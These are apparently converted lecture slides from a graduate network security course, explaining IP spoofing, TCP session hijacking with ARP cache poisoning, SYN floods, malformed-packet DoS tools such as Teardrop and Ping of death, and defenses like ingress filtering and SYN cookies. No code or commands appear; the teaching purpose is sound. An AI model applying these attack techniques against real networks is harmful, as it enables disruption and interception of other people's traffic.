

## Network Security

CS 6823 – Lecture 3 Attacks, Vulnerabilities and Exploits

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### Learning Objectives

- Understand the difficulty in stopping packet spoofing
- Explain and apply various techniques to exploit systems
- Understand how DNS works and describe the various DNS attacks in detail
- Be able to define basic metasploit terms
- Be able to exploit a basic vulnerability using metasploit




### **NETWORK ATTACK TECHNIQUES**



## Cyber Kill Chain

# This Lecture: Steps 2-5



With 'Hands on Keyboard' access, intruders accomplish their original goals

#### **Lockheed Martin**



### Sources of Insecurity

- Standards
- Requirements
- Architecture
- Design
- Implementation
- Configuration
- Operations
- People
- Mindset

### Configuration Security

- The configuration (or lack of) a network, computer or application is probably the number one source of access for a hacker.
- There is typically no easy way to view configurations for completeness and very few tools for computing correctness.
   Misconfigurations are therefore hidden.
- Networks and network elements are named as an abstraction layer so that network designers and operators can more easily understand the network architecture and functionality. Hackers on gleaning the abstraction layer use it to further develop the network and its exposure.
- Much of the discovery techniques that were originally done by hand can now be done by software tools that are embedded in a bot.
- · (Good) Configuration is the first line of defense against an attack.



## **General Attack Techniques**

## IP address spoofing (1)

SA: 36.220.9.59 DA: 212.68.212.7






145.13.145.67

212.68.212.7

- Attacker doesn't want actions traced back
- ·Simply re-configure IP address in Windows or Unix.
- Or enter spoofed address in an application
  - e.g., decoy packets with Nmap



## IP address spoofing (2)




- But attacker cannot interact with victim.
  - Unless attacker is on path between victim and spoofed address.

## IP spoofing with TCP?


- Can an attacker make a TCP connection to server with a spoofed IP address?
- •Not easy: SYN-ACK and any subsequent packets sent to spoofed address.
- •If attacker can guess initial sequence number, can attempt to send commands
  - Send ACK with spoofed IP and correct seq #, say, one second after SYN
- But TCP uses random initial sequence numbers.



## Defense: Ingress filtering: access ISP



egress filtering is the practice of monitoring and potentially restricting the flow of information outbound from one network to another




ingress filtering is a technique used to ensure that incoming packets are actually from the networks from which they claim to originate.

- Wikipedia

Lookback/private addresses should be blocked locally, if not, then on the network




## Ingress Filtering: Upstream ISP (1)






## Ingress Filtering: Upstream ISP (2)






## Ingress Filtering: Upstream ISP (3)





## Ingress Filtering: Upstream ISP (4)






## Ingress filtering: summary

- Effectiveness depends on widespread deployment at access ISPs
- Deployment in upstream ISPs helps, but does not eliminate IP spoofing
  - Filtering can impact router forwarding perf
- •Even if universally deployed at access, hacker can still spoof another address in its access network 12.12/24
- •See RFC 2827 "Network Ingress Filtering: Defeating DDoS"



## Session hijacking

- Take control of one side of a TCP connection
- Marriage of sniffing and spoofing






## Session hijacking: The details

- Attacker is on segment where traffic passes from Alice to Bob
  - Attacker sniffs packets
  - Sees TCP packets between Bob and Alice and their sequence numbers
- Attacker jumps in, sending TCP packets to Bob; source
   IP address = Alice's IP address
  - Bob now obeys commands sent by attacker, thinking they were sent by Alice
- Principal defense: encryption w/ auth protocol
  - Attacker does not have keys to encrypt and insert meaningful traffic



## Session hijacking: limitation



Bob is getting segments from attacker and Alice. Source IP address same, but seq #'s different. Bob likely drops connection.

### Attacker's solution:

- Stop Alice from communicating with Bob
- Poison the ARP Cache
  - Send unsolicited ARP replies to Alice and Bob with non-existent MAC addresses
  - Overwrite IP-to-MAC ARP tables so Alice's segments will not reach Bob and vice-versa
  - But attacker continues to hear Bob's segments, communicates with Bob



### **Denial-of-Service**

## Prevent access by legitimate users or stop critical system processes

- •Vulnerability attack:
  - Send a few crafted messages to target app that has vulnerability
  - Malicious messages called the "exploit"
  - Remotely stopping or crashing services

- Connection flooding
  - Overwhelming connection queue with SYN flood
- Bandwidth flooding attack:
  - Overwhelming communications link with packets
  - Strength in flooding attack lies in volume rather than content



### **Denial-of-Service**

- Very popular attack today
  - Late 2012 attacks on the US Financial Vertical
  - Attacks against financial customers are ongoing
  - Recent attacks against NY Times and Twitter by the Syrian Electronic Army (August 2013)
  - Global political events now tend to precipitate DDOS attacks


### •DoS:

- source of attack small # of nodes
- source IP typically spoofed

### DDoS

- From thousands of nodes
- •IP addresses often not spoofed

## Interlude: IP datagram format




4 (IPv4) - 0010

"type" of data

max number remaining hops (decremented at each router)

upper layer protocol to deliver payload to




total datagram length (bytes)

for fragmentation/reassembly


## IP Fragmentation and Reassembly

### **Example**

- 4000 byte datagram
- $\supset$  MTU = 1500 bytes



One large datagram becomes several smaller datagrams



1480 bytes in

data field

| Iength | ID | fragflag | offset |
| =1500 | =x | =1 | =185 |



# DoS: examples of vulnerability attacks

Land: sends spoofed packet with source and dest address/port the same Ping of death: sends oversized ping packet Jolt2: sends a stream of fragments, none of which have offset of 0. Rebuilding consumes all processor capacity.

Teardrop, Newtear, Bonk, Syndrop: tools send overlapping segments, that is, fragment offsets incorrect.

Patches fix the problem, but malformed packet attacks continue to be discovered.



# Connection flooding: Overwhelming connection queue w/ SYN flood

Recall client sends SYN packet with initial seq. number when initiating a connection.

TCP on server machine allocates memory on its connection queue, to track the status of the new half-open connection.

For each half-open connection, server waits for ACK segment, using a timeout that is often > 1 minute

Attack: Send many SYN packets, filling connection queue with half-open connections.


Can spoof source IP address!

When connection queue is exhausted, no new connections can be initiated by legit users.

Need to know of open port on victim's machine: Port scanning.




## DoS: Overwhelming connection queue with SYN flood



Expert attack: Use multiple source IP addresses, each from unresponsive addresses.



## SYN flood defense: SYN cookies (1)



- When SYN segment arrives, host B calculates function (hash) based on:
  - Apache example: Source and destination IP addresses and port numbers, and a secret number
- Host B uses resulting "cookie" for its initial seq # (ISN) in SYNACK
- Host B does not allocate anything to half-open connection:
  - Does not remember A's ISN
  - Does not remember cookie



## SYN flood defense: SYN cookies (2)

If SYN is legitimate
Host A returns ACK

Host B computes same function, verifies function = ACK # in ACK segment Host B creates socket for connection

Legit connection established without the need for halfopen connections If SYN-flood attack with spoofed IP address
No ACK comes back to B for connection.

No problem: B is <u>not</u> waiting for an ACK




## Overwhelming link bandwidth with packets

- Attack traffic can be made similar to legitimate traffic, hindering detection.
- •Flow of traffic must consume target's bandwidth resources.
  - Attacker needs to engage more than one machine => DDoS
- May be easier to get target to fill-up its upstream bandwidth: async access
  - Example: attacking BitTorrent seeds

